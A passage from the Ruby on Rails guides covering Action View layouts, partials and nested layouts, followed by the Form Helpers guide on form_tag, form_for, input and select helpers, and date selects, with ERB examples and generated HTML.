Like an `image_tag` you can supply a path, either absolute, or relative to the `public/videos`directory. Additionally you can specify the `size: "#{width}x#{height}"` option just like an `image_tag`. Video tags can also have any of the HTML options specified at the end (`id`, `class` et al).

The video tag also supports all of the `<video>` HTML options through the HTML options hash, including:

- `poster: "image_name.png"`, provides an image to put in place of the video before it starts playing.
- `autoplay: true`, starts playing the video on page load.
- `loop: true`, loops the video once it gets to the end.
- `controls: true`, provides browser supplied controls for the user to interact with the video.
- `autobuffer: true`, the video will pre load the file for the user on page load.

You can also specify multiple videos to play by passing an array of videos to the `video_tag`:

```
<%= video_tag ["trailer.ogg", "movie.ogg"] %>
```

This will produce:

```
<video>
  <source src="/videos/trailer.ogg">
  <source src="/videos/movie.ogg">
</video>
```

3.1.6 Linking to Audio Files with the `audio_tag`

The `audio_tag` helper builds an HTML 5 `<audio>` tag to the specified file. By default, files are loaded from `public/audios`.

```
<%= audio_tag "music.mp3" %>
```

You can supply a path to the audio file if you like:

```
<%= audio_tag "music/first_song.mp3" %>
```

You can also supply a hash of additional options, such as `:id`, `:class` etc.

Like the `video_tag`, the `audio_tag` has special options:

- `autoplay: true`, starts playing the audio on page load
- `controls: true`, provides browser supplied controls for the user to interact with the audio.
- `autobuffer: true`, the audio will pre load the file for the user on page load.

3.2 Understanding `yield`

Within the context of a layout, `yield` identifies a section where content from the view should be inserted. The simplest way to use this is to have a single `yield`, into which the entire contents of the view currently being rendered is inserted:

```
<html>
  <head>
  </head>
  <body>
  <%= yield %>
  </body>
</html>
```

You can also create a layout with multiple yielding regions:

```
<html>
  <head>
  <%= yield :head %>
  </head>
  <body>
  <%= yield %>
  </body>
</html>
```

The main body of the view will always render into the unnamed `yield`. To render content into a named `yield`, you use the `content_for` method.

3.3 Using the `content_for` Method

The `content_for` method allows you to insert content into a named `yield` block in your layout. For example, this view would work with the layout that you just saw:

```
<% content_for :head do %>
  <title>A simple page</title>
<% end %>

<p>Hello, Rails!</p>
```

The result of rendering this page into the supplied layout would be this HTML:

```
<html>
  <head>
  <title>A simple page</title>
  </head>
  <body>
  <p>Hello, Rails!</p>
  </body>
</html>
```

The `content_for` method is very helpful when your layout contains distinct regions such as sidebars and footers that should get their own blocks of content inserted. It's also useful for inserting tags that load page-specific JavaScript or css files into the header of an otherwise generic layout.

3.4 Using Partials

Partial templates - usually just called "partials" - are another device for breaking the rendering process into more manageable chunks. With a partial, you can move the code for rendering a particular piece of a response to its own file.

3.4.1 Naming Partials

To render a partial as part of a view, you use the `render` method within the view:

```
<%= render "menu" %>
```

This will render a file named `_menu.html.erb` at that point within the view being rendered. Note the leading underscore character: partials are named with a leading underscore to distinguish them from regular views, even though they are referred to without the underscore. This holds true even when you're pulling in a partial from another folder:

```
<%= render "shared/menu" %>
```

That code will pull in the partial from `app/views/shared/_menu.html.erb`.

3.4.2 Using Partials to Simplify Views

One way to use partials is to treat them as the equivalent of subroutines: as a way to move details out of a view so that you can grasp what's going on more easily. For example, you might have a view that looked like this:

```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
...

<%= render "shared/footer" %>
```

Here, the `_ad_banner.html.erb` and `_footer.html.erb` partials could contain content that is shared among many pages in your application. You don't need to see the details of these sections when you're concentrating on a particular page.

As you already could see from the previous sections of this guide, `yield` is a very powerful tool for cleaning up your layouts. Keep in mind that it's pure ruby, so you can use it almost everywhere. For example, we can use it to DRY form layout definition for several similar resources:

- `users/index.html.erb`
  ```
  <%= render "shared/search_filters", search: @q do |f| %>
    <p>
      Name contains: <%= f.text_field :name_contains %>
    </p>
  <% end %>
  ```
- `roles/index.html.erb`
  ```
  <%= render "shared/search_filters", search: @q do |f| %>
    <p>
      Title contains: <%= f.text_field :title_contains %>
    </p>
  <% end %>
  ```
- `shared/_search_filters.html.erb`
  ```
  <%= form_for(@q) do |f| %>
    <h1>Search form:</h1>
    <fieldset>
      <%= yield f %>
    </fieldset>
    <p>
      <%= f.submit "Search" %>
    </p>
  <% end %>
  ```

For content that is shared among all pages in your application, you can use partials directly from layouts.

3.4.3 Partial Layouts

A partial can use its own layout file, just as a view can use a layout. For example, you might call a partial like this:

```
<%= render partial: "link_area", layout: "graybar" %>
```

This would look for a partial named `_link_area.html.erb` and render it using the layout `_graybar.html.erb`. Note that layouts for partials follow the same leading-underscore naming as regular partials, and are placed in the same folder with the partial that they belong to (not in the master `layouts` folder).
Also note that explicitly specifying `:partial` is required when passing additional options such as `:layout`.

3.4.4 Passing Local Variables

You can also pass local variables into partials, making them even more powerful and flexible. For example, you can use this technique to reduce duplication between new and edit pages, while still keeping a bit of distinct content:

- `new.html.erb`
```
<h1>New zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```
- `edit.html.erb`
```
<h1>Editing zone</h1>
<%= render partial: "form", locals: {zone: @zone} %>
```
- `_form.html.erb`
```
<%= form_for(zone) do |f| %>
  <p>
    <b>Zone name</b><br>
    <%= f.text_field :name %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

Although the same partial will be rendered into both views, Action View's submit helper will return "Create Zone" for the new action and "Update Zone" for the edit action.

To pass a local variable to a partial in only specific cases use the `local_assigns`.

- `index.html.erb`
```
<%= render user.articles %>
```
- `show.html.erb`
```
<%= render article, full: true %>
```
- `_articles.html.erb`
```
<%= content_tag_for :article, article do |article| %>
  <h2><%= article.title %></h2>

  <% if local_assigns[:full] %>
    <%= simple_format article.body %>
  <% else %>
    <%= truncate article.body %>
  <% end %>
<% end %>
```

This way it is possible to use the partial without the need to declare all local variables.

Every partial also has a local variable with the same name as the partial (minus the underscore). You can pass an object in to this local variable via the `:object` option:
```
<%= render partial: "customer", object: @new_customer %>
```
Within the `customer` partial, the `customer` variable will refer to `@new_customer` from the parent view.
If you have an instance of a model to render into a partial, you can use a shorthand syntax:

```
<%= render @customer %>
```

Assuming that the `@customer` instance variable contains an instance of the `Customer` model, this will use `_customer.html.erb` to render it and will pass the local variable `customer` into the partial which will refer to the `@customer` instance variable in the parent view.

3.4.5 Rendering Collections

Partials are very useful in rendering collections. When you pass a collection to a partial via the `:collection` option, the partial will be inserted once for each member in the collection:

- `index.html.erb`
  ```
  <h1>Products</h1>
  <%= render partial: "product", collection: @products %>
  ```
- `_product.html.erb`
  ```
  <p>Product Name: <%= product.name %></p>
  ```

When a partial is called with a pluralized collection, then the individual instances of the partial have access to the member of the collection being rendered via a variable named after the partial. In this case, the partial is `_product`, and within the `_product` partial, you can refer to `product` to get the instance that is being rendered.
There is also a shorthand for this. Assuming `@products` is a collection of `product` instances, you can simply write this in the `index.html.erb` to produce the same result:
```
<h1>Products</h1>
<%= render @products %>
```
Rails determines the name of the partial to use by looking at the model name in the collection. In fact, you can even create a heterogeneous collection and render it this way, and Rails will choose the proper partial for each member of the collection:

- `index.html.erb`
  ```
  <h1>Contacts</h1>
  <%= render [customer1, employee1, customer2, employee2] %>
  ```
- `customers/_customer.html.erb`
  ```
  <p>Customer: <%= customer.name %></p>
  ```
- `employees/_employee.html.erb`
  ```
  <p>Employee: <%= employee.name %></p>
  ```

In this case, Rails will use the customer or employee partials as appropriate for each member of the collection.

In the event that the collection is empty, `render` will return nil, so it should be fairly simple to provide alternative content.
```
<h1>Products</h1>
<%= render(@products) || "There are no products available." %>
```

3.4.6 Local Variables

To use a custom local variable name within the partial, specify the `:as` option in the call to the partial:
```
<%= render partial: "product", collection: @products, as: :item %>
```
With this change, you can access an instance of the `@products` collection as the `item` local variable within the partial.
You can also pass in arbitrary local variables to any partial you are rendering with the `locals: {}`option:
```
<%= render partial: "product", collection: @products,
           as: :item, locals: {title: "Products Page"} %>
```
In this case, the partial will have access to a local variable `title` with the value "Products Page".
Rails also makes a counter variable available within a partial called by the collection, named after the member of the collection followed by `_counter`. For example, if you're rendering `@products`, within the

partial you can refer to `product_counter` to tell you how many times the partial has been rendered. This does not work in conjunction with the `as: :value` option.

You can also specify a second partial to be rendered between instances of the main partial by using the `:spacer_template` option:

3.4.7 Spacer Templates

```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

Rails will render the `_product_ruler` partial (with no data passed in to it) between each pair of `_product` partials.

3.4.8 Collection Partial Layouts

When rendering collections it is also possible to use the `:layout` option:

```
<%= render partial: "product", collection: @products, layout:
"special_layout" %>
```

The layout will be rendered together with the partial for each item in the collection. The current object and object_counter variables will be available in the layout as well, the same way they do within the partial.

3.5 Using Nested Layouts

You may find that your application requires a layout that differs slightly from your regular application layout to support one particular controller. Rather than repeating the main layout and editing it, you can accomplish this by using nested layouts (sometimes called sub-templates). Here's an example:

Suppose you have the following `ApplicationController` layout:

- `app/views/layouts/application.html.erb`

```
<html>
<head>
  <title><%= @page_title or "Page Title" %></title>
  <%= stylesheet_link_tag "layout" %>
  <style><%= yield :stylesheets %></style>
</head>
<body>
  <div id="top_menu">Top menu items here</div>
  <div id="menu">Menu items here</div>
  <div id="content"><%= content_for?(:content) ? yield(:content)
: yield %></div>
</body>
</html>
```

On pages generated by `NewsController`, you want to hide the top menu and add a right menu:

- `app/views/layouts/news.html.erb`

```
<% content_for :stylesheets do %>
  #top_menu {display: none}
  #right_menu {float: right; background-color: yellow; color:
black}
<% end %>
<% content_for :content do %>
  <div id="right_menu">Right menu items here</div>
  <%= content_for?(:news_content) ? yield(:news_content) : yield
%>
<% end %>
<%= render template: "layouts/application" %>
```

That's it. The News views will use the new layout, hiding the top menu and adding a new right menu inside the "content" div.

There are several ways of getting similar results with different sub-templating schemes using this technique. Note that there is no limit in nesting levels. One can use the `ActionView::render`method via `render template: 'layouts/news'` to base a new layout on the News layout. If you are sure you will not subtemplate the `News` layout, you can replace the `content_for?(:news_content) ? yield(:news_content) : yield` with simply `yield`.

Form Helpers

Forms in web applications are an essential interface for user input. However, form markup can quickly become tedious to write and maintain because of the need to handle form control naming and its numerous attributes. Rails does away with this complexity by providing view helpers for generating form markup. However, since these helpers have different use cases, developers need to know the differences between the helper methods before putting them to use.

1 Dealing with Basic Forms

The most basic form helper is `form_tag`.

```
<%= form_tag do %>
  Form contents
<% end %>
```

When called without arguments like this, it creates a `<form>` tag which, when submitted, will POST to the current page. For instance, assuming the current page is `/home/index`, the generated HTML will look like this (some line breaks added for readability):

```
<form accept-charset="UTF-8" action="/" method="post">
  <input name="utf8" type="hidden" value="&#x2713;" />
  <input name="authenticity_token" type="hidden" value="J7CBxfHalt49OSHp27hblqK20c9PgwJ108n
/>
  Form contents
</form>
```

You'll notice that the HTML contains `input` element with type `hidden`. This `input` is important, because the form cannot be successfully submitted without it. The hidden input element has name attribute of `utf8` enforces browsers to properly respect your form's character encoding and is generated for all forms whether their actions are "GET" or "POST". The second input element with name `authenticity_token` is a security feature of Rails called **cross-site request forgery protection**, and form helpers generate it for every non-GET form (provided that this security feature is enabled). You can read more about this in the Security Guide.

1.1 A Generic Search Form

One of the most basic forms you see on the web is a search form. This form contains:

- a form element with "GET" method,
- a label for the input,
- a text input element, and
- a submit element.

To create this form you will use `form_tag`, `label_tag`, `text_field_tag`, and `submit_tag`, respectively. Like this:

```
<%= form_tag("/search", method: "get") do %>
  <%= label_tag(:q, "Search for:") %>
  <%= text_field_tag(:q) %>
  <%= submit_tag("Search") %>
<% end %>
```

This will generate the following HTML:

```
<form accept-charset="UTF-8" action="/search" method="get">
  <input name="utf8" type="hidden" value="&#x2713;" />
  <label for="q">Search for:</label>
  <input id="q" name="q" type="text" />
  <input name="commit" type="submit" value="Search" />
</form>
```

For every form input, an ID attribute is generated from its name ("`q`" in above example). These IDs can be very useful for CSS styling or manipulation of form controls with JavaScript.

Besides `text_field_tag` and `submit_tag`, there is a similar helper for *every* form control in HTML. Always use "GET" as the method for search forms. This allows users to bookmark a specific search and get back to it. More generally Rails encourages you to use the right HTTP verb for an action.

1.2 Multiple Hashes in Form Helper Calls

The `form_tag` helper accepts 2 arguments: the path for the action and an options hash. This hash specifies the method of form submission and HTML options such as the form element's class.
As with the `link_to` helper, the path argument doesn't have to be a string; it can be a hash of URL parameters recognizable by Rails' routing mechanism, which will turn the hash into a valid URL. However, since both arguments to `form_tag` are hashes, you can easily run into a problem if you would like to specify both. For instance, let's say you write this:

```
form_tag(controller: "people", action: "search", method: "get", class:
"nifty_form")
# => '<form accept-charset="UTF-8"
action="/people/search?method=get&class=nifty_form" method="post">'
```

Here, `method` and `class` are appended to the query string of the generated URL because even though you mean to write two hashes, you really only specified one. So you need to tell Ruby which is which by delimiting the first hash (or both) with curly brackets. This will generate the HTML you expect:

```
form_tag({controller: "people", action: "search"}, method: "get",
class: "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search"
method="get" class="nifty_form">'
```

1.3 Helpers for Generating Form Elements

Rails provides a series of helpers for generating form elements such as checkboxes, text fields, and radio buttons. These basic helpers, with names ending in `_tag` (such as `text_field_tag` and `check_box_tag`), generate just a single `<input>` element. The first parameter to these is always the name of the input. When the form is submitted, the name will be passed along with the form data, and will make its way to the `params` hash in the controller with the value entered by the user for that field. For example, if the form contains `<%= text_field_tag(:query) %>`, then you would be able to get the value of this field in the controller with `params[:query]`.
When naming inputs, Rails uses certain conventions that make it possible to submit parameters with non-scalar values such as arrays or hashes, which will also be accessible in `params`. You can read more about them in chapter 7 of this guide. For details on the precise usage of these helpers, please refer to the API documentation.

1.3.1 Checkboxes

Checkboxes are form controls that give the user a set of options they can enable or disable:

```
<%= check_box_tag(:pet_dog) %>
<%= label_tag(:pet_dog, "I own a dog") %>
<%= check_box_tag(:pet_cat) %>
<%= label_tag(:pet_cat, "I own a cat") %>
```

This generates the following:

```
<input id="pet_dog" name="pet_dog" type="checkbox" value="1" />
<label for="pet_dog">I own a dog</label>
<input id="pet_cat" name="pet_cat" type="checkbox" value="1" />
<label for="pet_cat">I own a cat</label>
```

The first parameter to `check_box_tag`, of course, is the name of the input. The second parameter, naturally, is the value of the input. This value will be included in the form data (and be present in `params`) when the checkbox is checked.

1.3.2 Radio Buttons

Radio buttons, while similar to checkboxes, are controls that specify a set of options in which they are mutually exclusive (i.e., the user can only pick one):

```
<%= radio_button_tag(:age, "child") %>
<%= label_tag(:age_child, "I am younger than 21") %>
<%= radio_button_tag(:age, "adult") %>
<%= label_tag(:age_adult, "I'm over 21") %>
```

Output:

```
<input id="age_child" name="age" type="radio" value="child" />
<label for="age_child">I am younger than 21</label>
<input id="age_adult" name="age" type="radio" value="adult" />
<label for="age_adult">I'm over 21</label>
```

As with `check_box_tag`, the second parameter to `radio_button_tag` is the value of the input. Because these two radio buttons share the same name (`age`), the user will only be able to select one of them, and `params[:age]` will contain either `"child"` or `"adult"`.

Always use labels for checkbox and radio buttons. They associate text with a specific option and, by expanding the clickable region, make it easier for users to click the inputs.

1.4 Other Helpers of Interest

Other form controls worth mentioning are textareas, password fields, hidden fields, search fields, telephone fields, date fields, time fields, color fields, datetime fields, datetime-local fields, month fields, week fields, URL fields, email fields, number fields and range fields:

```
<%= text_area_tag(:message, "Hi, nice site", size: "24x6") %>
<%= password_field_tag(:password) %>
<%= hidden_field_tag(:parent_id, "5") %>
<%= search_field(:user, :name) %>
<%= telephone_field(:user, :phone) %>
<%= date_field(:user, :born_on) %>
<%= datetime_field(:user, :meeting_time) %>
<%= datetime_local_field(:user, :graduation_day) %>
<%= month_field(:user, :birthday_month) %>
<%= week_field(:user, :birthday_week) %>
<%= url_field(:user, :homepage) %>
<%= email_field(:user, :address) %>
<%= color_field(:user, :favorite_color) %>
<%= time_field(:task, :started_at) %>
<%= number_field(:product, :price, in: 1.0..20.0, step: 0.5) %>
<%= range_field(:product, :discount, in: 1..100) %>
```

Output:

```
<textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>
<input id="password" name="password" type="password" />
```

```
<input id="parent_id" name="parent_id" type="hidden" value="5" />
<input id="user_name" name="user[name]" type="search" />
<input id="user_phone" name="user[phone]" type="tel" />
<input id="user_born_on" name="user[born_on]" type="date" />
<input id="user_meeting_time" name="user[meeting_time]" type="datetime" />
<input id="user_graduation_day" name="user[graduation_day]" type="datetime-local" />
<input id="user_birthday_month" name="user[birthday_month]" type="month" />
<input id="user_birthday_week" name="user[birthday_week]" type="week" />
<input id="user_homepage" name="user[homepage]" type="url" />
<input id="user_address" name="user[address]" type="email" />
<input id="user_favorite_color" name="user[favorite_color]" type="color" value="#000000" />
<input id="task_started_at" name="task[started_at]" type="time" />
<input id="product_price" max="20.0" min="1.0" name="product[price]" step="0.5" type="number"
<input id="product_discount" max="100" min="1" name="product[discount]" type="range" />
```

Hidden inputs are not shown to the user but instead hold data like any textual input. Values inside them can be changed with JavaScript.

The search, telephone, date, time, color, datetime, datetime-local, month, week, URL, email, number and range inputs are HTML5 controls. If you require your app to have a consistent experience in older browsers, you will need an HTML5 polyfill (provided by CSS and/or JavaScript). There is definitely no shortage of solutions for this, although a couple of popular tools at the moment are Modernizr and yepnope, which provide a simple way to add functionality based on the presence of detected HTML5 features.

If you're using password input fields (for any purpose), you might want to configure your application to prevent those parameters from being logged. You can learn about this in theSecurity Guide.

2 Dealing with Model Objects

2.1 Model Object Helpers

A particularly common task for a form is editing or creating a model object. While the `*_tag` helpers can certainly be used for this task they are somewhat verbose as for each tag you would have to ensure the correct parameter name is used and set the default value of the input appropriately. Rails provides helpers tailored to this task. These helpers lack the `_tag` suffix, for example `text_field`, `text_area`.
For these helpers the first argument is the name of an instance variable and the second is the name of a method (usually an attribute) to call on that object. Rails will set the value of the input control to the return value of that method for the object and set an appropriate input name. If your controller has defined `@person` and that person's name is Henry then a form containing:

```
<%= text_field(:person, :name) %>
```

will produce output similar to

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

Upon form submission the value entered by the user will be stored in `params[:person][:name]`. The `params[:person]` hash is suitable for passing to `Person.new` or, if `@person` is an instance of Person, `@person.update`. While the name of an attribute is the most common second parameter to these helpers this is not compulsory. In the example above, as long as person objects have a `name`and a `name=` method Rails will be happy.
You must pass the name of an instance variable, i.e. `:person` or `"person"`, not an actual instance of your model object.

Rails provides helpers for displaying the validation errors associated with a model object. These are covered in detail by the Active Record Validations guide.

2.2 Binding a Form to an Object

While this is an increase in comfort it is far from perfect. If `Person` has many attributes to edit then we would be repeating the name of the edited object many times. What we want to do is somehow bind a form to a model object, which is exactly what `form_for` does.
Assume we have a controller for dealing with articles `app/controllers/articles_controller.rb`:
```
def new
  @article = Article.new
end
```
The corresponding view `app/views/articles/new.html.erb` using `form_for` looks like this:
```
<%= form_for @article, url: {action: "create"}, html: {class:
"nifty_form"} do |f| %>
  <%= f.text_field :title %>
  <%= f.text_area :body, size: "60x12" %>
  <%= f.submit "Create" %>
<% end %>
```
There are a few things to note here:

- `@article` is the actual object being edited.
- There is a single hash of options. Routing options are passed in the `:url` hash, HTML options are passed in the `:html` hash. Also you can provide a `:namespace` option for your form to ensure uniqueness of id attributes on form elements. The namespace attribute will be prefixed with underscore on the generated HTML id.
- The `form_for` method yields a **form builder** object (the `f` variable).
- Methods to create form controls are called **on** the form builder object `f`.

The resulting HTML is:

```
<form accept-charset="UTF-8" action="/articles" method="post"
class="nifty_form">
  <input id="article_title" name="article[title]" type="text" />
  <textarea id="article_body" name="article[body]" cols="60"
rows="12"></textarea>
  <input name="commit" type="submit" value="Create" />
</form>
```
The name passed to `form_for` controls the key used in `params` to access the form's values. Here the name is `article` and so all the inputs have names of the form `article[attribute_name]`. Accordingly, in the `create` action `params[:article]` will be a hash with keys `:title` and `:body`. You can read more about the significance of input names in the parameter_names section.
The helper methods called on the form builder are identical to the model object helpers except that it is not necessary to specify which object is being edited since this is already managed by the form builder.

You can create a similar binding without actually creating `<form>` tags with the `fields_for` helper. This is useful for editing additional model objects with the same form. For example, if you had a `Person` model with an associated `ContactDetail` model, you could create a form for creating both like so:
```
<%= form_for @person, url: {action: "create"} do |person_form| %>
  <%= person_form.text_field :name %>
  <%= fields_for @person.contact_detail do |contact_details_form| %>
    <%= contact_details_form.text_field :phone_number %>
  <% end %>
<% end %>
```
which produces the following output:

```
<form accept-charset="UTF-8" action="/people" class="new_person" id="new_person"
method="post">
  <input id="person_name" name="person[name]" type="text" />
  <input id="contact_detail_phone_number" name="contact_detail[phone_number]" type="text" />
</form>
```
The object yielded by `fields_for` is a form builder like the one yielded by `form_for` (in fact `form_for` calls `fields_for` internally).

2.3 Relying on Record Identification

The Article model is directly available to users of the application, so - following the best practices for developing with Rails - you should declare it **a resource**:
```
resources :articles
```
Declaring a resource has a number of side-affects. See Rails Routing From the Outside Infor more information on setting up and using resources.

When dealing with RESTful resources, calls to `form_for` can get significantly easier if you rely on**record identification**. In short, you can just pass the model instance and have Rails figure out model name and the rest:
```
## Creating a new article
# long-style:
form_for(@article, url: articles_path)
# same thing, short-style (record identification gets used):
form_for(@article)

## Editing an existing article
# long-style:
form_for(@article, url: article_path(@article), html: {method:
"patch"})
# short-style:
form_for(@article)
```
Notice how the short-style `form_for` invocation is conveniently the same, regardless of the record being new or existing. Record identification is smart enough to figure out if the record is new by asking `record.new_record?`. It also selects the correct path to submit to and the name based on the class of the object.
Rails will also automatically set the `class` and `id` of the form appropriately: a form creating an article would have `id` and `class` `new_article`. If you were editing the article with id 23, the `class` would be set to `edit_article` and the id to `edit_article_23`. These attributes will be omitted for brevity in the rest of this guide.
When you're using STI (single-table inheritance) with your models, you can't rely on record identification on a subclass if only their parent class is declared a resource. You will have to specify the model name, `:url`, and `:method` explicitly.

2.3.1 Dealing with Namespaces

If you have created namespaced routes, `form_for` has a nifty shorthand for that too. If your application has an admin namespace then
```
form_for [:admin, @article]
```
will create a form that submits to the `ArticlesController` inside the admin namespace (submitting to `admin_article_path(@article)` in the case of an update). If you have several levels of namespacing then the syntax is similar:
```
form_for [:admin, :management, @article]
```
For more information on Rails' routing system and the associated conventions, please see the routing guide.

2.4 How do forms with PATCH, PUT, or DELETE methods work?

The Rails framework encourages RESTful design of your applications, which means you'll be making a lot of "PATCH" and "DELETE" requests (besides "GET" and "POST"). However, most browsers*don't support* methods other than "GET" and "POST" when it comes to submitting forms.
Rails works around this issue by emulating other methods over POST with a hidden input named `"_method"`, which is set to reflect the desired method:

```
form_tag(search_path, method: "patch")
```

output:

```
<form accept-charset="UTF-8" action="/search" method="post">
  <input name="_method" type="hidden" value="patch" />
  <input name="utf8" type="hidden" value="&#x2713;" />
  <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7a7ddf
/>
  ...
</form>
```

When parsing POSTed data, Rails will take into account the special `_method` parameter and acts as if the HTTP method was the one specified inside it ("PATCH" in this example).

3 Making Select Boxes with Ease

Select boxes in HTML require a significant amount of markup (one `OPTION` element for each option to choose from), therefore it makes the most sense for them to be dynamically generated.
Here is what the markup might look like:

```
<select name="city_id" id="city_id">
  <option value="1">Lisbon</option>
  <option value="2">Madrid</option>
  ...
  <option value="12">Berlin</option>
</select>
```

Here you have a list of cities whose names are presented to the user. Internally the application only wants to handle their IDs so they are used as the options' value attribute. Let's see how Rails can help out here.

3.1 The Select and Option Tags

The most generic helper is `select_tag`, which - as the name implies - simply generates the `SELECT`tag that encapsulates an options string:

```
<%= select_tag(:city_id, '<option value="1">Lisbon</option>...') %>
```

This is a start, but it doesn't dynamically create the option tags. You can generate option tags with the`options_for_select` helper:

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...]) %>

output:

<option value="1">Lisbon</option>
<option value="2">Madrid</option>
...
```

The first argument to `options_for_select` is a nested array where each element has two elements: option text (city name) and option value (city id). The option value is what will be submitted to your controller. Often this will be the id of a corresponding database object but this does not have to be the case.
Knowing this, you can combine `select_tag` and `options_for_select` to achieve the desired, complete markup:

```
<%= select_tag(:city_id, options_for_select(...)) %>
```

`options_for_select` allows you to pre-select an option by passing its value.

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...], 2) %>

output:

<option value="1">Lisbon</option>
<option value="2" selected="selected">Madrid</option>
...
```

Whenever Rails sees that the internal value of an option being generated matches this value, it will add the `selected` attribute to that option.

The second argument to `options_for_select` must be exactly equal to the desired internal value. In particular if the value is the integer `2` you cannot pass `"2"` to `options_for_select` - you must pass `2`. Be aware of values extracted from the `params`hash as they are all strings.

when `:include_blank` or `:prompt` are not present, `:include_blank` is forced true if the select attribute `required` is true, display `size` is one and `multiple` is not true.

You can add arbitrary attributes to the options using hashes:

```
<%= options_for_select(
  [
    ['Lisbon', 1, { 'data-size' => '2.8 million' }],
    ['Madrid', 2, { 'data-size' => '3.2 million' }]
  ], 2
) %>

output:

<option value="1" data-size="2.8 million">Lisbon</option>
<option value="2" selected="selected" data-size="3.2
million">Madrid</option>
...
```

3.2 Select Boxes for Dealing with Models

In most cases form controls will be tied to a specific database model and as you might expect Rails provides helpers tailored for that purpose. Consistent with other form helpers, when dealing with models you drop the `_tag` suffix from `select_tag`:

```
# controller:
@person = Person.new(city_id: 2)
# view:
<%= select(:person, :city_id, [['Lisbon', 1], ['Madrid', 2], ...]) %>
```

Notice that the third parameter, the options array, is the same kind of argument you pass to `options_for_select`. One advantage here is that you don't have to worry about pre-selecting the correct city if the user already has one - Rails will do this for you by reading from the `@person.city_id` attribute.

As with other helpers, if you were to use the `select` helper on a form builder scoped to the `@person`object, the syntax would be:

```
# select on a form builder
<%= f.select(:city_id, ...) %>
```

You can also pass a block to `select` helper:

```
<%= f.select(:city_id) do %>
  <% [['Lisbon', 1], ['Madrid', 2]].each do |c| -%>
    <%= content_tag(:option, c.first, value: c.last) %>
  <% end %>
<% end %>
```

If you are using `select` (or similar helpers such as `collection_select`, `select_tag`) to set a `belongs_to` association you must pass the name of the foreign key (in the example above `city_id`), not the name of association itself. If you specify `city` instead of `city_id`Active Record will raise an error along the lines of `ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750)` when you pass the `params` hash to `Person.new` or `update`. Another way of looking at this is that form helpers only edit attributes. You should also be aware of the potential security ramifications of allowing users to edit foreign keys directly.

3.3 Option Tags from a Collection of Arbitrary Objects

Generating options tags with `options_for_select` requires that you create an array containing the text and value for each option. But what if you had a `City` model (perhaps an Active Record one) and you wanted to generate option tags from a collection of those objects? One solution would be to make a nested array by iterating over them:

```
<% cities_array = City.all.map { |city| [city.name, city.id] } %>
<%= options_for_select(cities_array) %>
```

This is a perfectly valid solution, but Rails provides a less verbose alternative: `options_from_collection_for_select`. This helper expects a collection of arbitrary objects and two additional arguments: the names of the methods to read the option **value** and **text** from, respectively:

```
<%= options_from_collection_for_select(City.all, :id, :name) %>
```

As the name implies, this only generates option tags. To generate a working select box you would need to use it in conjunction with `select_tag`, just as you would with `options_for_select`. When working with model objects, just as `select` combines `select_tag` and `options_for_select`, `collection_select` combines `select_tag` with `options_from_collection_for_select`.

```
<%= collection_select(:person, :city_id, City.all, :id, :name) %>
```

As with other helpers, if you were to use the `collection_select` helper on a form builder scoped to the `@person` object, the syntax would be:

```
<%= f.collection_select(:city_id, City.all, :id, :name) %>
```

To recap, `options_from_collection_for_select` is to `collection_select` what `options_for_select` is to `select`.
Pairs passed to `options_for_select` should have the name first and the id second, however with `options_from_collection_for_select` the first argument is the value method and the second the text method.

3.4 Time Zone and Country Select

To leverage time zone support in Rails, you have to ask your users what time zone they are in. Doing so would require generating select options from a list of pre-defined TimeZone objects using `collection_select`, but you can simply use the `time_zone_select` helper that already wraps this:

```
<%= time_zone_select(:person, :time_zone) %>
```

There is also `time_zone_options_for_select` helper for a more manual (therefore more customizable) way of doing this. Read the API documentation to learn about the possible arguments for these two methods.
Rails *used* to have a `country_select` helper for choosing countries, but this has been extracted to the country_select plugin. When using this, be aware that the exclusion or inclusion of certain names from the list can be somewhat controversial (and was the reason this functionality was extracted from Rails).

4 Using Date and Time Form Helpers

You can choose not to use the form helpers generating HTML5 date and time input fields and use the alternative date and time helpers. These date and time helpers differ from all the other form helpers in two important respects:

- Dates and times are not representable by a single input element. Instead you have several, one for each component (year, month, day etc.) and so there is no single value in your `params` hash with your date or time.
- Other helpers use the `_tag` suffix to indicate whether a helper is a barebones helper or one that operates on model objects. With dates and times, `select_date`, `select_time` and `select_datetime` are the barebones helpers, `date_select`, `time_select` and `datetime_select` are the equivalent model object helpers.

Both of these families of helpers will create a series of select boxes for the different components (year, month, day etc.).

4.1 Barebones Helpers

The `select_*` family of helpers take as their first argument an instance of `Date`, `Time` or `DateTime`that is used as the currently selected value. You may omit this parameter, in which case the current date is used. For example:

```
<%= select_date Date.today, prefix: :start_date %>
```

outputs (with actual option values omitted for brevity)

```
<select id="start_date_year" name="start_date[year]"> ... </select>
<select id="start_date_month" name="start_date[month]"> ... </select>
<select id="start_date_day" name="start_date[day]"> ... </select>
```

The above inputs would result in `params[:start_date]` being a hash with keys `:year`, `:month`, `:day`. To get an actual `Date`, `Time` or `DateTime` object you would have to extract these values and pass them to the appropriate constructor, for example:

```
Date.civil(params[:start_date][:year].to_i,
params[:start_date][:month].to_i, params[:start_date][:day].to_i)
```

The `:prefix` option is the key used to retrieve the hash of date components from the `params` hash. Here it was set to `start_date`, if omitted it will default to `date`.

4.2 Model Object Helpers

`select_date` does not work well with forms that update or create Active Record objects as Active Record expects each element of the `params` hash to correspond to one attribute. The model object helpers for dates and times submit parameters with special names; when Active Record sees parameters with such names it knows they must be combined with the other parameters and given to a constructor appropriate to the column type. For example:

```
<%= date_select :person, :birth_date %>
```

outputs (with actual option values omitted for brevity)

```
<select id="person_birth_date_1i" name="person[birth_date(1i)]"> ...
</select>
<select id="person_birth_date_2i" name="person[birth_date(2i)]"> ...
</select>
<select id="person_birth_date_3i" name="person[birth_date(3i)]"> ...
</select>
```

which results in a `params` hash like

```
{'person' => {'birth_date(1i)' => '2008', 'birth_date(2i)' => '11',
'birth_date(3i)' => '22'}}
```

